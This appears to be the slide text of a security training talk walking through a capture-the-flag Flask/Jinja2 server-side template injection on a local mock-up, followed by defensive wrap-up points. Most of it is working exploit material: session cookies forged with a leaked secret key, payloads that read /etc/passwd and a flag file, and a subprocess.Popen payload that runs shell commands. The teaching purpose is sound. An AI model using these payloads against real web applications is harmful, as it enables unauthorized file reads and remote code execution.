        <div class="col-md-6 col-md-offset-3 center">  
          Hello : 14, why you don't look at our <a href='/article?name=article'>article</a>?  
        </div>  
      </div>  
    </div>  
    <div id="footer">  
      &copy; Copyright 1337 by <a href="http://domain.invalid/">you</a>.  
    </div>  
  </body>  
</html>
```

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Server Side Template Injection

Woooo We have code that is being evaluated on the server side that we control, never a good thing!

In Flask some of that execution is sandboxed so it can't access all of the functionality that would be useful, good info here:
<https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/>

For our challenge we are trying to read the 'Flag' and we can see from the code this has been loaded into a variable. In flask this will end up being stored in config.items... well it was in the CTF but my mock up didn't do that...

The CTF answer was to inject {{ config.items() }}, another place it might have been would have been in the "g" variable. {{ g.FLAG }} if they had added it to the global context.

Server Side Template Injection

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```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ python2 session_cookie_manager.py encode -s '7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem": " {{ config.items() }} "}'  
eyJnb2xlbsI6eyIgYiI6IkIIdDjR052Ym1acFp5NxBkR1Z0Y3lncElIMTlJQT09In19.DK55GQ.TEVmtfJXAVBns  
_YZgvLKGzK3n-w
```

Request

Raw Params Headers Hex

```
POST /golem HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0)
Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie:session=eyJnb2xlbsI6eyIgYiI6IkIIdDjR052Ym1acFp5NxBkR1Z0Y3lncElIMTlJQT09In19.DK55GQ.TEVmtfJXAVBns_YZgvLKGzK3n-w
Content-Length: 10

golem=test
```

Response

Raw Headers Hex HTML Render

Golem Name

```
Hello :[('JSON_AS_ASCII', True), ('USE_X_SENDFILE', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_REFRESH_EACH_REQUEST', True), ('LOGGER_HANDLER_POLICY', 'always'), ('LOGGER_NAME', '__main__'), ('DEBUG', False), ('SECRET_KEY', '7h15_5h0uld_b3_r34lly_53cur3d'), ('EXPLAIN_TEMPLATE_LOADING', False), ('MAX_CONTENT_LENGTH', None), ('APPLICATION_ROOT', None), ('SERVER_NAME', None), ('PREFERRED_URL_SCHEME', 'http'), ('JSONIFY_PRETTYPRINT_REGULAR', True), ('TESTING', False), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(31)), ('PROPAGATE_EXCEPTIONS', None), ('TEMPLATES_AUTO_RELOAD', None), ('TRAP_BAD_REQUEST_ERRORS', False), ('JSON_SORT_KEYS', True), ('JSONIFY_MIMETYPE', 'application/json'), ('SESSION_COOKIE_HTTPONLY', True), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(0, 43200)), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SESSION_COOKIE_SECURE', False), ('TRAP_HTTP_EXCEPTIONS', False)], why you don't look at our article?
```

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A Bit About Python

<https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/>

The basic summary is that in python we can use `__mro__` to move up through inherited classes and `__subclasses__` to move back down. In essence we can use anything that has already been loaded.

```
>>> ''.__class__
<type 'str'>
>>> ''.__class__.__mro__
(<type 'str'>, <type 'basestring'>, <type 'object'>)
>>> ''.__class__.__mro__[2].__subclasses__()
[<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'or'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldbaseException'>, <type 'module'>, <type 'imp.NullImporter'>, <type 'zipimporter'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard'>, <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_address.Site.Helper'>, <type '_sre.SRE_Pattern'>, <type '_sre.SRE_Match'>, <type '_sre.SRE_Decoder'>]
```

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Back To The Attack

In our context we cant use `__class__` as it is outside of the sandbox. So we need an object which has a class inherited from object...

Well that's easy we have seen those before in config.items()

```
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__() }}
```

Golem Name

```
Hello : [<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestring'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <type 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'complex'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>, <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_or_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_descriptor'>, <type 'file'> <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatteriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>, <type
```

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Winning

Lets use the File function to read our flag and win

```
>>> file("/etc/passwd").read()
'root:x:0:0:root:/root:/bin/bas
[REDACTED]
```

```
{{ config.items()[4][1].__class__.__mro__[2].__subclasses__()[40](\"/home/rob/Workspace/Data/Brownbag/flag.py\").read() }}
```

```
Cookie:session=.eJwtzcEKgjAAgOFXiT1BTiQmdCgrm8ogBed2a1tTYdYOMpviumxfR9f80_w
_lal3kMIF7ARoAY40u4wyIxYuCW-8iqtB6lby2dSOXniyoM0gy-Oxks3fhINzDwIkCaztnPZFj3
fzfy2_PECI6qjzB7p6ikVfIC4hdDZG_h2RiLjhIW3YqPvbM3MKRj2j0vHh3X3_06PCtnhmht
HbK6-OSFeHPVjXDyoFPg0.DK6XUw.-0R17iLDwMrW8ma4aic-CndRrlo
Content-Length: 10
```

```
golem=test
```

```
<head>
  <link rel="stylesheet" href="/static/style.css">
  <title> - My Webpage</title>

</head>
<body>
  <div id="content">
    <h1>Golem Name</h1>
    <div class="row">
      <div class="col-md-6 col-md-offset-3 center">
        Hello : flag='This_is_the_flaggg';
        env = FLAG=flag
        , why you don't look at our <a href='/article?name=article'>article</a>?
```

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And The Money Shot?

Well that was fun, full RCE? Why not.

With access to all these objects, surely we can do more! Why yes there is a subprocess.Popen we can abuse!

```
python2 session_cookie_manager.py encode -s '7h15_5h0uld_b3_r34lly_53cur3d' -t '{"golem": "{{config.items()[4][1].__class__.__mro__[2].__subclasses__()[229](["touch /tmp/test2"], shell=True)}}"}'
```

```
rob@rohillie-lnx:~/Workspace/Data/Brownbag$ ls -la /tmp/t*
-rw-r--r-- 1 rob rob      0 Sep 28 15:41 /tmp/test
-rw-r--r-- 1 rob rob      0 Sep 28 15:42 /tmp/test2
-rw------- 1 rob rob 515722 Sep 28 12:16 /tmp/tmpaddon
```

More info on:

<https://sethsec.blogspot.co.uk/2016/11/exploiting-python-code-injection-in-web.html>

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Just Python Flask?

- Node JS (Jade)
 - Java (Velocity, Freemarker)
 - PHP (Smarty, Twig)
 - DoT
 - Jinja2
- <http://blog.portswigger.net/2015/08/server-side-template-injection.html>
- <https://github.com/epinna/tplmap>

Wrap up

- Think like an attacker when defending and question yourself and how you can use what you are exposing even if it is fully patched
- Attackers will stumble across anything exposed
- There is no silver bullet, defence in depth is important
- Have a back up plan!! (Quite literally for ransomware)
- If you are going to have external testing choose something that is appropriate

Questions

Another old school but fun challenge:

<https://www.root-me.org/en/Challenges/Web-Client/HTTP-Response-Splitting>

Wrap up (Almost)



Small Security Company based in Tewksbury

- Consultancy Team (Pentesting, IR planning, Risk Planning)
- A tool called CyberScore

The questions we want to answer:

How can I have an ongoing understanding and visibility of my security posture?

Can I have visibility of my third party security risk?

